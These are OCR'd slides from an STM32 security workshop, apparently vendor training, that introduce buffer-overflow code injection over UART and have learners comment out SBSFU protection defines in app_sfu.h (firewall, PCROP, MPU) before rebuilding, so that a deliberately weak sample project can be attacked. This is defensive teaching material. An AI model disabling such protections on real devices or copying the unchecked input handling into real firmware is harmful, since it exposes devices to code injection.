
STM32 Security Workshop

05 Adding protections

Adding protections hands-on

- Purpose :
  - Experience a code injection attack
  - Activate counter measure included in SBSFU (Isolation)
- Hands-on scenario
  - Experiment real code injection attack
  - Activate firewall mechanism in SBSFU as counter-measure



What is an inner attack?


- The principle is
  - Exploit a software weakness
  - Inject malicious code
- Example : the buffer overflow
  - Send more data than expected
  - Software does not check the limit (weakness/bug)
  - Results in data can be written at unexpected location
  - Impacts system behaviour


Simple example


- Receive command terminated by \n via UART
- Software only checks \n to detect end of command
- What is the possible weakness here ?
- => The command received may be longer than expected !

Let’s build this weak code

- Open project C:\STM32SecuWS\L4\STM32L476_SimpleApp_WithWeakness








SBSFU security protection management

- By default SBSFU is delivered with all protections activated
- Isolation protections need to be removed for our experiment
- SBSFU provides one configuration file to setup all security protections
- Let’s change this app_sfu.h file!

Open **app_sfu.h** from STM32L476RG_NUCLEO_2_**Images_SBSFU**



life.augmented


Comment #define using Toggle Comment

app_sfu.h

```
141  */
142
143 /*#define SECBOOT_DISABLE_SECURITY_IPS*/  /*!< Disable all security IPs at once when activated */
144
145 #if !defined(SECBOOT_DISABLE_SECURITY_IPS)
146
147 /* Uncomment the following defines when in Release mode.
148    In debug mode it can be better to disable some of the following protection
149    for a better Debug experience (WRP, RDP, IWDG, DAP, etc.) */
150
151 #define SFU_WRP_PROTECT_ENABLE
152 #define SFU_RDP_PROTECT_ENABLE
153 #define SFU_PCROP_PROTECT_ENABLE
154 #define SFU_FWALL_PROTECT_ENABLE
155 #define SFU_TAMPER_PROTECT_ENABLE
156 #define SFU_DAP_PROTECT_ENABLE     /*!< WARNING: Be Careful if enabling this protection. Debugger will be disconnected.
157                                         It might be difficult to reconnect the Debugger.*/
158 #define SFU_DMA_PROTECT_ENABLE
159 #define SFU_IWDG_PROTECT_ENABLE    /*!< WARNING:
160                                         1. Be Careful if enabling this protection. IWDG will be active also after
161                                            switching to UserApp: a refresh is needed.
162                                         2. The IWDG reload in the SB_SFU code will have to be tuned depending on your
163                                            platform (flash size...)*/
164 #define SFU_MPU_PROTECT_ENABLE     /*!< MPU protection:
165                                         Enables/Disables the MPU protection.
166                                         If Secure Engine isolation is ensured by MPU (see SFU_ISOLATE_SE_WITH_MPU in
167                                         SE_CoreBin\Inc\se_low_level.h), then this switch also enables/disables it, in
168                                         addition to the overall MPU protection. */
169 #define SFU_MPU_USERAPP_ACTIVATION /*!< MPU protection during UserApp execution : Only active slot(s) considered as an
170                                         executable area */
171
```

1

Select the block **from line 151 to 170**



2

life.augmented

Block commented

*app_sfu.h

```
141  */
142
143 /*#define SECBOOT_DISABLE_SECURITY_IPS*/  /*!< Disable all security IPs at once when activated */
144
145 #if !defined(SECBOOT_DISABLE_SECURITY_IPS)
146
147 /* Uncomment the following defines when in Release mode.
148    In debug mode it can be better to disable some of the following protection
149    for a better Debug experience (WRP, RDP, IWDG, DAP, etc.) */
150
151 //#define SFU_WRP_PROTECT_ENABLE
152 //#define SFU_RDP_PROTECT_ENABLE
153 //#define SFU_PCROP_PROTECT_ENABLE
154 //#define SFU_FWALL_PROTECT_ENABLE
155 //#define SFU_TAMPER_PROTECT_ENABLE
156 //#define SFU_DAP_PROTECT_ENABLE     /*!< WARNING: Be Careful if enabling this protection. Debugger will be disconnected.
157 //                                        It might be difficult to reconnect the Debugger.*/
158 //#define SFU_DMA_PROTECT_ENABLE
159 //#define SFU_IWDG_PROTECT_ENABLE    /*!< WARNING:
160 //                                        1. Be Careful if enabling this protection. IWDG will be active also after
161 //                                           switching to UserApp: a refresh is needed.
162 //                                        2. The IWDG reload in the SB_SFU code will have to be tuned depending on your
163 //                                           platform (flash size...)*/
164 //#define SFU_MPU_PROTECT_ENABLE     /*!< MPU protection:
165 //                                        Enables/Disables the MPU protection.
166 //                                        If Secure Engine isolation is ensured by MPU (see SFU_ISOLATE_SE_WITH_MPU in
167 //                                        SE_CoreBin\Inc\se_low_level.h), then this switch also enables/disables it, in
168 //                                        addition to the overall MPU protection. */
169 //#define SFU_MPU_USERAPP_ACTIVATION /*!< MPU protection during UserApp execution : Only active slot(s) considered as an
170 //                                        executable area */
171
```

Check line 170 is the last line commented

Restore some protections

*app_sfu.h

```
141  */
142
143 /*#define SECBOOT_DISABLE_SECURITY_IPS*/  /*!< Disable all security IPs at once when activated */
144
145 #if !defined(SECBOOT_DISABLE_SECURITY_IPS)
146
147 /* Uncomment the following defines when in Release mode.
148    In debug mode it can be better to disable some of the following protection
149    for a better Debug experience (WRP, RDP, IWDG, DAP, etc.) */
150
151 #define SFU_WRP_PROTECT_ENABLE
152 #define SFU_RDP_PROTECT_ENABLE
153 //#define SFU_PCROP_PROTECT_ENABLE
154 //#define SFU_FWALL_PROTECT_ENABLE
155 #define SFU_TAMPER_PROTECT_ENABLE
156 #define SFU_DAP_PROTECT_ENABLE     /*!< WARNING: Be Careful if enabling this protection. Debugger will be disconnected.
157 //                                     It might be difficult to reconnect the Debugger.*/
158 #define SFU_DMA_PROTECT_ENABLE
159 #define SFU_IWDG_PROTECT_ENABLE    /*!< WARNING:
160 //                                     1. Be Careful if enabling this protection. IWDG will be active also after
161 //                                        switching to UserApp: a refresh is needed.
162 //                                     2. The IWDG reload in the SB_SFU code will have to be tuned depending on your
163 //                                        platform (flash size...)*/
164 //#define SFU_MPU_PROTECT_ENABLE     /*!< MPU protection:
165 //                                     Enables/Disables the MPU protection.
166 //                                     If Secure Engine isolation is ensured by MPU (see SFU_ISOLATE_SE_WITH_MPU in
167 //                                     SE_CoreBin\Inc\se_low_level.h), then this switch also enables/disables it, in
168 //                                     addition to the overall MPU protection. */
169 //#define SFU_MPU_USERAPP_ACTIVATION /*!< MPU protection during UserApp execution : Only active slot(s) considered as an
170 //                                     executable area */
171
```

To uncomment manually

Double click to get code snippet & copy paste

app_sfu.h

WARNING !
Save file after modification !

*app_sfu.h


```
141  */
142
143 /*#define SECBOOT_DI
144
145 #if !defined(SECBOOT
146
```

CTRL-S

app_sfu.h

```
141  */
142
143 /*#define SECBOOT_DISAI
144
145 #if !defined(SECBOOT_D
146
```

Rebuild SBSFU





```
arm-none-eabi-objcopy  -O binary  SBSFU.elf  "SBSFU.bin"
   text    data     bss     dec     hex filename
  58338     296   10584   69218   10e62 SBSFU.elf
Finished building: default.size.stdout

Finished building: SBSFU.bin

Finished building: SBSFU.list

arm-none-eabi-objcopy -O binary "SBSFU.elf" "SBSFU.bin"
arm-none-eabi-size "SBSFU.elf"
   text    data     bss     dec     hex filename
  58338     296   10584   69218   10e62 SBSFU.elf
arm-none-eabi-objcopy -j .SE_IF_Code "SBSFU.elf" se_inter.elf > /dev/null 2>>1
arm-none-eabi-objcopy --extract-symbol se_inter.elf se_interface_app.elf
arm-none-eabi-objcopy -S --keep-symbols=../se_interface.txt se_interface_app.elf se_interface_app.o


11:10:06 Build Finished. 0 errors, 3 warnings. (took 20s.184ms)
```

3

life.augmented

